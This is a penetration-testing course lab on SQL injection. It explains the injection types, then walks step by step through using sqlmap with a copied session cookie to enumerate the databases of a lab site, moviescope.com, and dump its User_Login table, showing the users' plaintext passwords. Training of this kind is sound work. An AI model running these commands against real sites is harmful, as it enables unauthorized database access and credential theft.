

# Module 15: SQL Injection

## Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able to protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

## Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

## Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- In-band SQL injection: An attacker uses the same communication channel to perform the attack and retrieve the results
- Blind/inferential SQL injection: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- Out-of-band SQL injection: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results.

## Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

1. Perform SQL injection attacks
  - Perform an SQL injection attack against MSSQL to extract databases using sqlmap
2. Detect SQL injection vulnerabilities using various SQL injection detection tools
  - Detect SQL injection vulnerabilities using OWASP ZAP

## Lab 1: Perform SQL Injection Attacks

### Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

### Lab Objectives

- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

### Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- Authentication bypass: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- Authorization bypass: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- Information disclosure: An attacker obtains sensitive information that is stored in the database
- Compromised data integrity: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- Compromised availability of data: An attacker deletes specific information, the log, or audit information in a database
- Remote code execution: An attacker executes a piece of code remotely that can compromise the host OS

## Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.

1. Click Parrot Security to switch to the Parrot Security machine. Login using attacker/toor.


If a Question pop-up window appears asking you to update the machine, click No to close the window.

2. Click the Mozilla Firefox icon from the menu bar in the top-left corner of Desktop to launch the web browser.
3. Navigate to <http://www.moviescope.com/>. A Login page loads; enter the Username and Password as sam and test, respectively. Click the Login button.


If a Would you like Firefox to save this login for moviescope.com? notification appears at the top of the browser window, click Don't Save.




4. Once you are logged into the website, click the View Profile tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




5. Right-click anywhere on the webpage and click Inspect (Q) from the context menu, as shown in the screenshot.



- The Developer Tools frame appears in the lower section of the browser window. Click the Console tab, type `document.cookie` in the lower-left corner of the browser, and press Enter.



- Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser. Note down the URL of the web page.




8. Open a Terminal window and execute `sudo su` to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.

9. Run `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" --dbs` command.

In this query, `-u` specifies the target URL (the one you noted down in Step#7), `--cookie` specifies the HTTP cookie header value, and `--dbs` enumerates DBMS databases.

10. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the MovieScope website.




The screenshot shows a terminal window titled 'sudo su - Parrot Terminal'. The user is initially at the prompt '[attacker@parrot]-[~]'. They enter '\$sudo su', and the prompt changes to '[sudo] password for attacker:'. After entering the password, the prompt changes to '[root@parrot]-[/home/attacker]'. The user then enters the command '#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs'. The command is highlighted in green in the original image. The terminal background has a dark theme with a parrot illustration.

11. If the message Do you want to skip test payloads specific for other DBMSes? [Y/n] appears, type Y and press Enter.
12. If the message for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n] appears, type Y and press Enter.
13. Similarly, if any other message appears, type Y and press Enter to continue.



In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

17. The above query causes sqlmap to scan the moviescope database for tables located in the database.



```
Applications  Places  System  clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~/home/attacker
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope --tables
```

18. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

```
Applications Places System [02:04:01] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments |
| CustomerLogin |
| Movie_Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
+-----+

[02:04:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[02:04:02] [WARNING] your sqlmap version is outdated

[*] ending @ 02:04:02 /2024-03-13/

[root@parrot]~/home/attacker
#
```

19. Now, you need to retrieve the table content of the column User\_Login.

20. Run `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope -T User_Login --dump` command to dump all the User\_Login table content.


```
Applications Places System clear - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/attacker
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump

attacker's Home
README
Trash


Menu clear - Parrot Terminal [Home - MovieScope ...
```

21. sqlmap retrieves the complete User\_Login table data from the database moviescope, containing all users' usernames under the Uname column and passwords under the password column, as shown in screenshot.
22. You will see that under the password column, the passwords are shown in plain text form.




```
Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login
File Edit View Search Terminal Help
[02:06:33] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[02:06:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+-----+-----+-----+-----+
| 1 | sam | True | test |
| 2 | john | True | qwerty |
| 3 | kety | NULL | apple |
| 4 | steve | NULL | password |
| 5 | lee | NULL | test |
+-----+-----+-----+-----+
[02:06:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[02:06:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[02:06:33] [WARNING] your sqlmap version is outdated
[*] ending @ 02:06:33 /2024-03-13/
[root@parrot]~/home/attacker
#
```

